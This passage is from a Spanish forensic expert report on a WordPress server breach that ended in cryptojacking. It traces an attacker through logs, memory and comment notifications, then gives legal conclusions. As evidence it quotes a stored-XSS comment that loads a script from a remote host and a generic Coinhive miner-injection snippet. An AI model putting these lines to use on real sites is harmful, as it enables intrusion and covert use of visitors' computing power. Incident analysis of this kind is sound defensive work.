Analizando la fuente precitada de MySQL, junto con los datos de correos electrónicos dimanantes del gestor WordPress y los logs del registro apache2 se ratifican los datos de trazabilidad del atacante. El mismo emprende acciones tendentes a explotar la vulnerabilidad referida de WordPress desde la **dirección IP 193.238.152.59**, en uso del **correo electrónico temporal anatoly5676@grr.la**, el 30 de diciembre de 2018, en horas 10:51:21, 10:52:21, 11:18:38, 11:34:54 y 11:46:37 (UTC). De todo ello se extraen evidencias respectivas reseñadas en apartado 8.2.

Por otro lado, se ha detectado la explotación de otra vulnerabilidad asociada a WordPress. Ello se ha producido con el análisis de los ficheros error.log, access.log y directorio de WordPress. El atacante (193.238.152.59) tuvo conocimiento del asunto gracias al lanzamiento previo de un análisis con WPScan para prospección de vulnerabilidades del sitio web, aguardando hasta el 3 de enero de 2019 a las 7:07:43 UTC para la explotación.

El entorno WordPress dispone de un plugin vulnerable: Reflex Gallery 3.1.3 (Mitre, 2015). En atención a ello, el atacante inyecta el archivo /var/www/ html/ wp-content/uploads/2019/01/**CVPSAzKiZiJvdxA.php** (evidencia D11), que se encuentra borrado e irrecuperable; con un tamaño original de unos 209 bytes, vista la petición apache2. Este fichero se sube, crea y elimina en el mismo segundo. Ello denota la probable existencia de un mecanismo de scripting y ulterior borrado del archivo para impedir la trazabilidad del atacante.

Esta vulnerabilidad ha permitido al atacante subir al servidor ficheros arbitrariamente, que dejen expedito el sistema para ejecutar acciones a su antojo, escalando privilegios y lanzando una shell. Para ello se sirve nuevamente del establecimiento de conexión con el servidor 18.195.165.56, donde aloja el fichero malicioso que entrega al servidor violentado.

Estas circunstancias revelan la sociedad existente entre el proceso sh (pid: 20381) inspeccionado en el estudio de la memoria RAM y la ofensiva observada. Este proceso shell procedía de apache2 (pid: 19952) y su usuario relacionado. En este contexto, es significativo que dicho proceso carece de contenido en el volcado de memoria, por lo que no constaba que haya desarrollado acciones como tal, más allá de su inicio.

Esta información se pudo ampliar revisando en detalle el proceso apache2, realizando filtrados (Figura 34 y Figura 36) por los comandos del fichero malicioso localizado (CVPSAzKiZiJvdxA). De ese modo, se ha averiguado la ejecución de una modificación (*Writing* - Figura 37) en el fichero index.php (Figura 40), originada en comandos de CVPSAzKiZiJvdxA.php, lanzados en el seno de /bin/sh (Figura 35).

En este contexto, el fichero **index.php** genera un comportamiento específico en los navegadores de los clientes del servidor web, que con motivo de la visita al sitio web, pueden minar Monero (XMR) en favor de un tercero (Figura 40).

Si se relaciona este factor con lo averiguado en el análisis de la memoria RAM, se concluye que el atacante ha implementado esa acción absolutamente atípica, aunque cabría consultar con la entidad si ésta impuso esa configuración previamente y, en su caso, ha modificado el archivo y puede haber cambiado el Site Key para recibir él los beneficios del minado.

Esta modificación procede indudablemente del atacante, ya que, se vincula con el fichero malicioso y en ese instante temporal (03/01/23 - 07:26:05 UTC) no había login activo de usuarios legítimos.

No constan más referencias al usuario anatoly5676, su correo electrónico o dirección IP, más allá de las reseñadas en el apartado *Análisis de correos electrónicos* y *4.5. Análisis detallado de entorno WordPress y detección de infección*.

Tangencialmente, se detectan tentativas de intrusión vía SSH. Si bien éstas son relevantes, no han tenido más consecuencia que su registro en logs respectivos (evidencia D5), por lo que únicamente son merecedoras de atención desde el ámbito de la prevención de incidentes.[10] Paralelamente, se localizan distintos accesos SSH correctos, si bien se desconoce la identidad de los usuarios en cuestión (80.31.225.16, 80.31.224.42 y 185.216.32.36), aunque en todo caso poseen User Agent coincidente y podría ser el mismo usuario legítimo. No obstante, dicho User Agent también coincide con el del atacante. A la dirección IP 193.238.152.59 no le constan registros en estos logs relativos a interacciones con el protocolo SSH.

[10] Para alcanzar esta determinación, también se ha atendido a que las direcciones IP y usuarios identificados como intrusos no se han localizado en los logs citados, por lo que no puede considerarse que dichos individuos tuviesen la intención de aprovechar ese vector de ataque, harto más complejo de lograr explotar que la opción acometida.

En cuanto al resto de aplicaciones, reseñar que no existen conclusiones relevantes respecto del servicio UFW bajo el prisma del estudio.

Por último, no se identifican archivos borrados de interés directo para la investigación, puesto que aquellos observados no son recuperables con contenido. Cabe reseñar que ese borrado se produce al tiempo de la explotación de la vulnerabilidad de Reflex Gallery significada. Cumplidos los objetivos de la memoria, se prescribe para apartados posteriores el trenzado de los indicios obtenidos para procurar la identificación del atacante y la delineación de la amenaza.

4.6.3. Parametrización de la amenaza

4.6.3.1. Identificación

La amenaza detectada en primer lugar (etiquetada como **A1**) se define desde dos ámbitos. Desde el prisma del servidor víctima, se ha padecido una tentativa de ataque de **Cross-Site Forgery (CSRF)**, **Cross-Site Scripting (XSS)** y **Ejecución Remota de Código (RCE)**. Ello se pretendía a través de los comentarios maliciosos en WordPress, aprovechando una vulnerabilidad de la versión 4.9.9.

A continuación, se produce un ataque de **Remote File Inclusion (RFI)**, consistente en la **Ejecución Remota de Código (RCE)** en el servidor a través de la introducción en el mismo de un fichero local especialmente dispuesto para ello (amenaza etiquetada como **A2**). Esto se logra a través de un plugin vulnerable. Ese fichero apertura una shell y ejecuta acciones ilegítimas a criterio del atacante, quien introduce un algoritmo para el minado de criptomonedas utilizando la potencia de los CPU de los clientes del sitio web.

En atención a la funcionalidad de sitio web del servidor como minador de criptomonedas, el atacante con dicha ofensiva ha desarrollado un ataque de ***CryptoJacking embebido en sitio web alojado en un entorno en la nube,*** cuyo vector de intrusión es la ***infección de software de terceros***, en este caso WordPress (amenaza etiquetada como **A3**).

4.6.3.2. Descripción

Para una mejor comprensión, se divide la reseña descriptiva de lo acontecido en dos apartados. Esto es, porque se han producido dos ofensivas, acometidas por el mismo individuo, pero diferenciadas temporalmente, por su modus operandi y por su éxito.

<u>Vulnerabilidad detectada, sin efectos en el servidor (amenaza **A1**)</u>

En primer lugar, el atacante ha visitado el sitio web alojado en el servidor estudiado. A continuación, ha depositado un comentario en una entrada del sitio web víctima, sin contenido (Figura 48).

Con ello, ha deseado instar al administrador del sitio a autorizar su publicación, vista su inocuidad. Así, se pretende eludir la necesidad de aprobación de comentarios por el administrador en futuras interacciones.[11] Una vez se encuentra autorizado, el atacante publica un nuevo comentario en una entrada del sitio web. Éste contiene un enlace a un servidor remoto, animando a su visita (Figura 49).

Tras dicha acción, se publica un tercer comentario (Figura 50). Ese último comentario contiene un enlace a un script ubicado en una dirección remota alojada en Amazon Web Services. Este comentario, por su propia naturaleza, se almacena en base de datos (wp_comments.ibd) a través de una petición POST.

Al encontrarse entre las expresiones $< script\ src = \boldsymbol{url/script} ></script >$, se trata de una llamada a ejecutar un script alojado en remoto. Esa locución, entregada a un intérprete, lanza dicho script remoto, señalado en rojo en la expresión. Es decir, el contenido del script obrante en comentarios explicita la redirección a un sitio web que contiene un segundo script (stat.js), por lo que consta una segunda fase del ataque en cuestión. Con ello, fructificaría una infección, perfeccionándose un ataque de Cross Site Request Forgery (CSRF) desatendido.

Esto sucederá en este caso, tal y como se describe a continuación y se narra gráficamente en la Figura 3. Visto el objetivo del ataque expuesto en apartados posteriores, se expone como objetivo el fichero index.php.




Figura 3: esquema topológico y en fases del ataque, no consumado. Visto el objetivo del otro ataque expuesto en apartados posteriores, se expone como objetivo el fichero index.php.

[11] WordPress contempla distintas políticas de moderación de contenido en comentarios. Permite al administrador escoger entre distintas opciones. En primer lugar, permite reflejar cualquier comentario sin aprobación previa. Otra opción requiere visto bueno previo en todo caso para su publicación. Por último, como en el caso estudiado, se puede configurar que solo sea preceptiva la aprobación referida cuando el usuario nunca ha realizado ningún comentario. Tras esa primera autorización, el usuario será libre de publicar directamente. (The WordPress.com Team, 2023)

El servidor web emplea la versión de WordPress 4.9.9. Ello motiva que la tentativa de infección del servidor se fundamenta en la explotación de la vulnerabilidad **CVE-2019-9787**. La misma consiste en que en versiones previas a WordPress 5.1.1 no se sanitiza ni filtra correctamente el contenido de los comentarios mecanizados en las entradas de las publicaciones del sitio web, permitiendo la ejecución remota de código en caso de que la configuración no implemente autenticación, como en el presente caso (Figura 41).

Ello conduciría a un ataque de Cross-Site Scripting (XSS). En este caso, dado que el comentario se almacena en la base de datos, el script posee persistencia y se denomina **XSS Stored**. Cada vez que se procesase el dato, el XSS Stored se lanzaría, por lo que el script malicioso remoto, en caso de modificarse, tiene la capacidad de actualizarse en todos y cada uno de los sitios web infectados, con ocasión de esa interacción, sin necesidad de intervención directa por parte del titular del servidor afectado.

En definitiva, sería una infección desatendida. Si la misma tuviese como objetivo el fichero index.php, tal y como ocurre en el ataque perfeccionado que se relata más tarde, la infección acabaría afectando a dos usuarios de internet en cadena: el servidor y el cliente de éste.

En este caso, la explotación de la vulnerabilidad no se debería a un defecto de actualización, ya que el ataque data de diciembre y enero de 2019 y WordPress 5.1.1 es liberado el 13 de marzo de 2019, siendo ésta la versión que bloquea esa vulnerabilidad (WordPress Documentation, 2019).

Vulnerabilidad detectada, con efectos en el servidor.

Finalmente, consta una efectiva vulneración del sistema, emprendida por el mismo usuario que participaba de las acciones anteriores. El atacante, con la dirección IP ya conocida, realiza un escaneo con WPScan para detectar las vulnerabilidades en el entorno WordPress.

Con dicha actividad, localiza una vulnerabilidad en el plugin WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload; CVE-2015-4133 (CRASHBANDICOT - Exploit Database, 2015) y (Mitre, 2015). Esa vulnerabilidad permite al atacante subir ficheros al servidor arbitrariamente, que le permitan ejecutar acciones a su antojo, escalando privilegios y lanzar una shell, perfeccionándose un ataque RCE (amenaza **A2**).

En este sentido, el atacante sube un fichero y apertura una shell en el sistema, sin quedar registro de sus acciones en ese contexto. El fichero que sube queda eliminado de su directorio respectivo, sin posibilidad de recuperar su contenido. Para la inyección del fichero, se sirve nuevamente del alojamiento con IP 18.195.165.56, que realiza la petición de subida del mismo al servidor violentado.

Revisada la memoria RAM, se observan instrucciones (Figura 34) procedentes de este fichero, CVPSAzKiZiJvdxA, identificado como malicioso, en el proceso apache2 (pid: 19952). Los datos obtenidos revelan la ejecución del script contenido por el archivo CVPSAzKiZiJvdxA, utilizando expresiones eval()[12], especialmente útiles para el lanzamiento de scripts.

También contiene el uso de stdapi, que en el contexto del estudio puede asociarse directamente a la herramienta Meterpreter (Metasploit). Tras cada ejecución, hace constar una dirección de memoria relacionada con la acción. Más allá de lo anterior, el script:

- Realiza cálculos relacionados con hash SHA1
- Elimina archivos.
- Actúa sobre procesos: obtiene su pid, los muestra, ejecuta y termina.
- Opera sobre variables de entorno.

Una de esas acciones es la modificación de **index.php** (indicio D1, Figura 40). Con ello se persigue la introducción en el mismo del script de minado de criptomonedas para su lanzamiento en el navegador de los eventuales clientes del servidor (Figura 4 y Figura 40), con el Site Key de Coinhive del atacante para percibir éste los beneficios de la minería (amenaza **A3**).

Como se indica, este minado se ha implementado mediante Coinhive, que utiliza Monero (XMR). Este era el mecanismo habitual en estos ataques, ya que la plataforma Coinhive típicamente permitía utilizar código que no alertaba del minado a los usuarios ni al administrador del servidor. Asimismo, la moneda referenciada se encuentra diseñada para que su minado no requiera una gran potencia de cálculo respecto de otras criptomonedas, hallándose en la fecha de la infección con un hashrate ventajoso a estos efectos (Krause, 2018). Al mismo tiempo, el uso del algoritmo CryptoNote la sitúa con unos estándares de privacidad elevados para este caso de uso (Askarov, Hansen, & Rafnsson, 2019).

En otras palabras, los visitantes del sitio web víctima realizan un minado de criptomonedas en favor del atacante (Figura 40), utilizando su capacidad de CPU. Concretamente, observados los parámetros mecanizados (*throttle = 0.2*), se pretende aprovechar el 20% del CPU del visitante para ese cometido.

[12] "*The eval() language construct is very dangerous because it allows execution of arbitrary PHP code. Its use thus is discouraged. If you have carefully verified that there is no other option than to use this construct, pay special attention not to pass any user provided data into it without properly validating it beforehand.*" (The PHP Group, 2023).

Lo anterior es posible porque, en el servicio de Coinhive, la dirección única que se cita en la Figura 4 se corresponde con una clave única de usuario. Ello se traduce en el envío de los beneficios del minado a una cartera asociada a esa cuenta de usuario Coinhive, previa percepción de una comisión por éstos.

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.Anonymous('                ', {throttle:      );
    miner.start();
</script>
```

Dirección única que determina la cuenta Coinhive que recibe el beneficio del minado.

Porcentaje de CPU a utilizar.

Figura 4: formato genérico del código a inyectar en un sitio web para implementar el minado.

Pese a lo expuesto, el código inyectado en el caso de estudio no opera sin consentimiento del usuario. Aplica la API Authedmine, que **requiere del consentimiento expreso del usuario para efectuar el minado** (Dashevskyo, Zhauniarocich, Gadyatskaya, Pilgun, & Ouhssain, 2020):

$$< script\ src = "https://authedmine.com/lib/authedmine.min.js" ></script >$$

Figura 5: extracto del script insertado en el fichero index.php, relativo al uso de la API Authedmine, caracterizada por otorgar al usuario la opción de realizar o no el minado a su criterio.

En el contexto expresado, cabe significar que, según las fuentes consultadas, actualmente Coinhive no se encuentra en funcionamiento.

Por último, se anexa un gráfico para ilustrar la vulnerabilidad. Tras una infección basada en una vulnerabilidad de un plugin de WordPress, el sitio web utilizaría la capacidad de cómputo de los visitantes que así lo autorizasen para minar Monero (XMR) en favor del atacante, que implementa el ataque a través del servicio Coinhive, culminando una Ejecución Remota de Código (RCE).

Figura 6: esquema topológico del cryptojacking referido.

5. Resumen ejecutivo

5.1. Antecedentes de hecho y proceder

En fecha 1 de marzo de 2023 se reciben imágenes forenses del servidor de una entidad para proceder a su análisis, ante la sospecha de haber sufrido una intrusión.

Por consiguiente, se desarrolla análisis forense del disco duro y la memoria RAM, con el fin de averiguar lo acontecido y obtener toda información que pueda conducir a la identificación del autor de los hechos; entre el 1 de marzo y el 13 de junio de 2023.

En primer lugar, se ha estudiado el método y procedimiento para la adquisición de las imágenes forenses, considerándose válido y adecuado, por lo que las evidencias digitales pueden constituirse en pruebas e intervenir en un procedimiento judicial con garantías, tras su sometimiento a estudio.

Finalmente, el análisis permite establecer lo ocurrido y confirmar la existencia de un ciberincidente; así como adquirir datos conducentes a la identificación del autor de los hechos. Se significa que se extiende informe pericial del caso para acreditación ante las Autoridades de lo acontecido, con sujeción a las garantías legales preceptivas, asegurando los indicios obtenidos con firma digital.

5.2. Caracterización del sistema

Se trata de un servidor virtualizado en Amazon Web Services. En otras palabras, un servidor en la nube.

El acceso al servidor es remoto, desde ordenadores con conexión a internet. Para autenticarse y realizar dicho acceso, es necesario utilizar unas claves criptográficas denominadas SSH, de gran seguridad, de modo que un tercero no puede jamás ingresar en el servidor salvo que las sustraiga previamente, o explote una vulnerabilidad (error o fallo) del sistema. Una vez dentro del servidor, no se precisan más claves para realizar acciones.

El servidor implementa la página web en base a WordPress, que es lo que se conoce como un sistema de gestión de contenidos. Esto es, que WordPress facilita crear, mantener y actualizar un sitio web, de un modo muy sencillo para usuarios sin muchos conocimientos técnicos.

Para que los sitios web puedan disponer de funcionalidades según les sea necesario, WordPress utiliza un sistema de plugins o complementos, gratuitos o de pago, creados por terceros. Cuando un titular de un sitio web necesita una funcionalidad, le basta con acudir a la biblioteca de plugins, encontrar uno que satisfaga su necesidad, instalarlo y configurarlo con un asistente gráfico.

El servidor web emplea la versión de WordPress 4.9.9. Esta versión de WordPress presenta una vulnerabilidad de relevancia. Esta consiste en que en versiones previas a WordPress 5.1.1 no se depura correctamente el contenido de los comentarios mecanizados en las entradas de las publicaciones del sitio

web, permitiendo al atacante ejecutar acciones a su antojo. En otras palabras, si el atacante publica un comentario en una entrada del sitio web con un contenido malicioso determinado, puede tomar el control del servidor web, ya que una vez dentro del servidor, como se ha indicado, no se exige mayor autenticación.

Paralelamente, el entorno WordPress estudiado implementa, entre otros, un módulo (plugin) denominado *ReFlex Gallery WordPress Photo Gallery* para realizar una acción, como es la gestión de galerías fotográficas. Este útil se implementa en su versión 3.1.3, que también presenta una vulnerabilidad grave.

Esa vulnerabilidad permite a un atacante subir ficheros al servidor arbitrariamente, que le permitan ejecutar acciones a su antojo. Concretamente, esa subida de archivos maliciosos la hace a través de la interfaz del sitio web, enviando al servidor un archivo malintencionado, como si de una imagen se tratase, a través de la función añadida por Reflex Gallery. La vulnerabilidad tiene su origen en que el referido plugin no comprueba correctamente la etiología de los archivos, por lo que puede introducir un código malicioso y que éste progrese sin impedimentos.

En este contexto, el servidor dispone de otros plugins para que el sitio web que despliega reúna las funcionalidades que se pretende, si bien no han tenido relación con el ciberincidente.

5.3. Exposición de hechos

Para una mejor comprensión, se divide la reseña descriptiva de lo acontecido en dos apartados. Esto es, porque se han producido dos ofensivas, acometidas por el mismo individuo, pero diferenciadas temporalmente, por su modus operandi y por su éxito.


En primer lugar, se realiza una tentativa de intrusión, aprovechando que la versión de WordPress tiene una vulnerabilidad, sin éxito. En segundo lugar, se practica un ataque aprovechando la citada vulnerabilidad del plugin de galerías fotográficas. En este caso, sí se consuma la intrusión.

En virtud de lo obrante en las evidencias, es parecer del informante reseñar que los hechos sucedieron del siguiente modo.

5.3.1. Primera parte: tentativa de acceso no autorizado

Como se ha indicado, existe una vulnerabilidad en el entorno WordPress versión 4.9.9, consistente en que no se comprueba correctamente el contenido de los comentarios publicados en los sitios web. Entonces, un atacante puede realizar un comentario que contenga código malicioso y tomar el control del servidor. Además, los comentarios se almacenan en la base de datos del servidor, por lo que el ataque es persistente y no puntual. Los hechos descritos corresponden al 30 de diciembre de 2018.


En base a lo anterior, en primer lugar, el atacante ha visitado el sitio web alojado en el servidor estudiado. Luego, se ha registrado (10:51:21 UTC). A continuación, ha depositado un comentario en una entrada del sitio web víctima, sin contenido (11:18:39 UTC).


L'entrada "Hola, món!" té un comentari nou que espera l'aprovació
https://ganga.site/index.php/2018/12/21/hola-mon/

Autor: anatoly5676 (adreça IP: 193.238.152.59, dedic-secom-156623.hosted-by-itldc.com)
Correu electrònic: anatoly5676@grr.la
URL:
Comentari:

Gráfico 1: captura del primer comentario realizado por el atacante en la entrada Hola Món del sitio web.

Con ello, ha deseado instar al administrador del sitio a autorizar su publicación, vista su inocuidad. Así, se pretende eludir la necesidad de aprobación de comentarios por el administrador en futuras interacciones.[13] Una vez se encuentra autorizado, el atacante publica un nuevo comentario en una entrada del sitio web (11:34:55 UTC). Éste contiene un enlace a un servidor remoto, animando a su visita.


L'entrada "Hola, món!" té un comentari nou


Autor: anatoly5676 (adreça IP: 193.238.152.59, dedic-secom-156623.hosted-by-itldc.com)
Correu electrònic: anatoly5676@grr.la
URL:
Comentari:
Visit http://18.195.165.56/

Podeu veure tots els comentaris de l'entrada aquí:
https://ganga.site/index.php/2018/12/21/hola-mon/#comments

Enllaç permanent: https://ganga.site/index.php/2018/12/21/hola-mon/#comment-35
Envia-la a la Paperera: https://ganga.site/wp-admin/comment.php?action=trash&c=35#wpbody-content
Marca com a brossa: https://ganga.site/wp-admin/comment.php?action=spam&c=35#wpbody-content

Gráfico 2: captura del segundo comentario realizado por el atacante en la entrada Hola Món del sitio web.

Tras dicha acción, publica un tercer comentario (11:46:38 UTC).


L'entrada "Hola, món!" té un comentari nou

Autor: anatoly5676 (adreça IP: 193.238.152.59, dedic-secom-156623.hosted-by-itldc.com)
Correu electrònic: anatoly5676@grr.la
URL:
Comentari:
Hello world
<script src="http://18.195.165.56/stat.js"></script>

Podeu veure tots els comentaris de l'entrada aquí:
https://ganga.site/index.php/2018/12/21/hola-mon/#comments

Enllaç permanent: https://ganga.site/index.php/2018/12/21/hola-mon/#comment-36
Envia-la a la Paperera: https://ganga.site/wp-admin/comment.php?action=trash&c=36#wpbody-content
Marca com a brossa: https://ganga.site/wp-admin/comment.php?action=spam&c=36#wpbody-content

Gráfico 3: captura del tercer comentario realizado por el atacante en la entrada Hola Món del sitio web.

[13] WordPress contempla distintas políticas de moderación de contenido en comentarios. Permite al administrador escoger entre distintas opciones. En primer lugar, permite reflejar cualquier comentario sin aprobación previa. Otra opción requiere visto bueno previo en todo caso para su publicación. Por último, como en el caso estudiado, se puede configurar que solo sea preceptiva la aprobación referida cuando el usuario nunca ha realizado ningún comentario. Tras esa primera autorización, el usuario será libre de publicar directamente. (The WordPress.com Team, 2023)

Ese último comentario contiene un enlace a un archivo con código malicioso, del que se pretende su ejecución sin necesidad de intervención directa por parte del titular del servidor afectado.[14]

En este caso, dado que el comentario se almacena en la base de datos, el script (código malicioso) posee persistencia y se denomina XSS Stored. Cada vez que se procesase el dato, el ataque se lanzaría, por lo que el código malicioso, alojado en remoto, en caso de modificarse, tiene la capacidad de actualizarse en todos y cada uno de los sitios web infectados, con ocasión de esa interacción, y modificar su funcionamiento.

En caso de haberse explotado la vulnerabilidad referida, de lo que no hay indicios, este script remoto podría realizar acciones ilegítimas de forma desatendida en el servidor con el lanzamiento de dichos scripts alojados en remoto. En todo este proceso, no se afectaría a la disponibilidad del servidor web.

Esta ofensiva no tiene efectos lesivos.

5.3.2. Segunda parte: vulneración efectiva del sistema

Tras el hecho anteriormente referido, el mismo 30-12-2018 el atacante ejecuta un escaneo de vulnerabilidades del sistema informático con una herramienta denominada WPScan, especializada en la inspección del entorno WordPress en ese sentido. Con esa praxis, detecta una vulnerabilidad, la cual se dispone a explotar posteriormente, el 03-01-2019.

El 3 de enero de 2019 a las 07:07:43 UTC, el atacante accede a través de la interfaz gráfica a un apartado de la página web destinado a la subida de imágenes a una galería fotográfica, gracias al plugin Reflex Gallery.

En base a la vulnerabilidad descrita previamente, se realiza la subida del fichero *CVPSAzKiZiJvdxA.php* (evidencia D11), que materializa la vulnerabilidad.

Con esta acción **se perfecciona la infección del sistema y el atacante toma el control del servidor**, pudiendo realizar acciones a su antojo. Efectivamente, se observa que este fichero lanza acciones ilegítimas, si bien no se observan consecuencias, más allá de su rastro. En este sentido, el atacante procura el borrado de las trazas de su actividad, por lo que tampoco deja registro concreto de sus acciones.

No se detecta exfiltración de datos, si bien, sí se observa la realización de una modificación en el funcionamiento de la página web. A las 07:26:05 UTC se produce una actualización maliciosa del contenido de la página de inicio del sitio web (index.php).

Las actuaciones sobre el archivo correspondiente han perseguido la introducción en el mismo de un script de minado de criptomonedas en el navegador de los eventuales clientes del servidor. Concretamente, observados los parámetros

[14] Ello conduciría a un ataque denominado Cross-Site Scripting (XSS).

mecanizados, se pretende aprovechar el 20% de la capacidad de procesamiento del visitante para esa tarea. En otras palabras, tras una infección desatendida, el sitio web utiliza la capacidad de cómputo (20%) de los visitantes que así lo autoricen para minar Monero (XMR) en favor del atacante. Pese a lo expuesto, el código no empieza a funcionar sin consentimiento del usuario.

Este minado se ha implementado mediante Coinhive, que utiliza Monero (XMR) [15]. Este es el mecanismo habitual en estos ataques, ya que la plataforma Coinhive típicamente permitía utilizar código que no alertaba del minado a los usuarios ni al administrador del servidor. Asimismo, la moneda referenciada se encuentra diseñada para que su minado no requiera una gran potencia de cálculo respecto de otras criptomonedas, hallándose en la fecha de la infección con un hashrate ventajoso a estos efectos (Krause, 2018). Al mismo tiempo, el uso del algoritmo CryptoNote la sitúa con unos estándares de privacidad elevados para este caso de uso (Askarov, Hansen, & Rafnsson, 2019).

A las 07:28:35 UTC del día citado, se produce el inicio de sesión en el servidor del usuario cuya dirección IP pertenece a la Generalitat de Catalunya (83.247.136.74). A las 07:48:55 UTC se realiza la adquisición de la evidencia del disco duro del servidor. A las 08:16:46 UTC se inician las gestiones para capturar una copia (volcado) de la memoria RAM del servidor.

5.4. Otras cuestiones de seguridad detectadas

Se han estudiado los históricos de las conexiones SSH mencionadas, observándose distintos aspectos de interés.

Se han detectado intentos de conexión por parte de usuarios de internet desconocidos con direcciones IP pertenecientes a países extranjeros. Esta dinámica obedece al rastreo de sistemas vulnerables abiertos a internet por parte de pentesters, bots o ciberdelincuentes. En todo caso, las conexiones son infructuosas.

Se han detectado conexiones vía SSH de distintas direcciones IP, esta vez en uso de las claves criptográficas, por lo que se trataría de usuarios legítimos.

Estas direcciones IP son: 80.31.225.16, 80.31.224.42 y 83.55.135.192, que se hallan asociadas concretamente a la operadora Movistar; 185.216.32.36 pertenece a M247, entidad prestadora de servicios de VPN; 83.247.136.74, de la Generalitat de Catalunya.

No es posible conocer más datos que indiquen la identidad de los usuarios que acceden, debiendo comprobarse por un administrador de sistemas de la entidad su legitimidad para acceder. Con esa labor, se podrán detectar accesos no autorizados y adoptar la medida correctora de renovar (cambiar) las claves SSH.

[15] En el servicio de Coinhive, se utiliza una dirección única que se mecaniza en el algoritmo de minado en las distintas páginas web. Esa clave única se traduce en el envío de los beneficios del minado a una cartera asociada a esa cuenta de usuario Coinhive, previa percepción de una comisión por éstos.

En este caso, el aprovechamiento de la vulnerabilidad de WordPress, significada en el apartado 5.3.1, no se debe a un defecto de actualización, ya que el ataque data de diciembre y enero de 2019 y WordPress 5.1.1 es liberado el 13 de marzo de 2019, siendo ésta la versión que parchea esa vulnerabilidad. Ello sí opera para la vulnerabilidad de Reflex Gallery, que bloqueó esa vulnerabilidad con la versión 3.1.4, publicada el 8 de mayo de 2015 (WordPress Documentation, 2019).

5.5. Base, viabilidad y límites de investigación de la Policía Judicial

En este apartado se significa la base disponible para la investigación de los hechos por la Policía Judicial. Esto es, los indicios de autoría y los delitos sobre los que se fundamentaría la investigación.

Asimismo, se proceden a exponer las posibilidades investigativas, explicando qué mecanismos tiene la Policía Judicial a su alcance y valorando su prospectiva de éxito y limitaciones.

5.5.1. Datos identificativos localizados

En base a las actuaciones analíticas desarrolladas, ha resultado posible obtener los siguientes indicios que pueden permitir a las Autoridades la identificación del autor de los hechos:

- Identificadores IP asociados a un tramo horario. En base a estos datos, las Autoridades pueden identificar al usuario de internet responsable.
- Correo electrónico del atacante. En base a este dato, la Policía Judicial puede realizar gestiones para verificar si se ha utilizado en otros servicios y obtener información de los mismos, pero el panorama no es muy halagüeño.
- Caracterización del dispositivo del atacante. Este elemento puede servir como indicio a la Policía Judicial para reforzar la incriminación de un sospechoso, una vez conozcan los dispositivos que utiliza.
- Identificador de la cuenta destino de los fondos obtenidos a través del minado de criptomonedas. Puede rastrearse el beneficio económico.

Todo ello en unión de medios de prueba para acreditar la ocurrencia de los hechos, el modus operandi empleado y garantizar la reproducibilidad del estudio. Estos elementos de prueba se entregan junto con el informe pericial (evidencias).

5.5.2. Incardinación penal de los hechos

De lo expresado y observado en el análisis, se considera la existencia de indicios para suponer la comisión de los delitos siguientes[16]:

- De intrusión en sistema informático, previsto en el artículo 197 bis del título X, del libro II del Código Penal.
- De daños informáticos, previsto en el artículo 264 del título XIII, capítulo IX, del libro II del Código Penal.

[16] Estas consideraciones se fundamentan en el estudio del apartado *9.2. Marco jurídico del hecho*, sito en los anexos del trabajo.

En conclusión, es conveniente interponer la denuncia procedente para continuación de la investigación por la Policía Judicial.

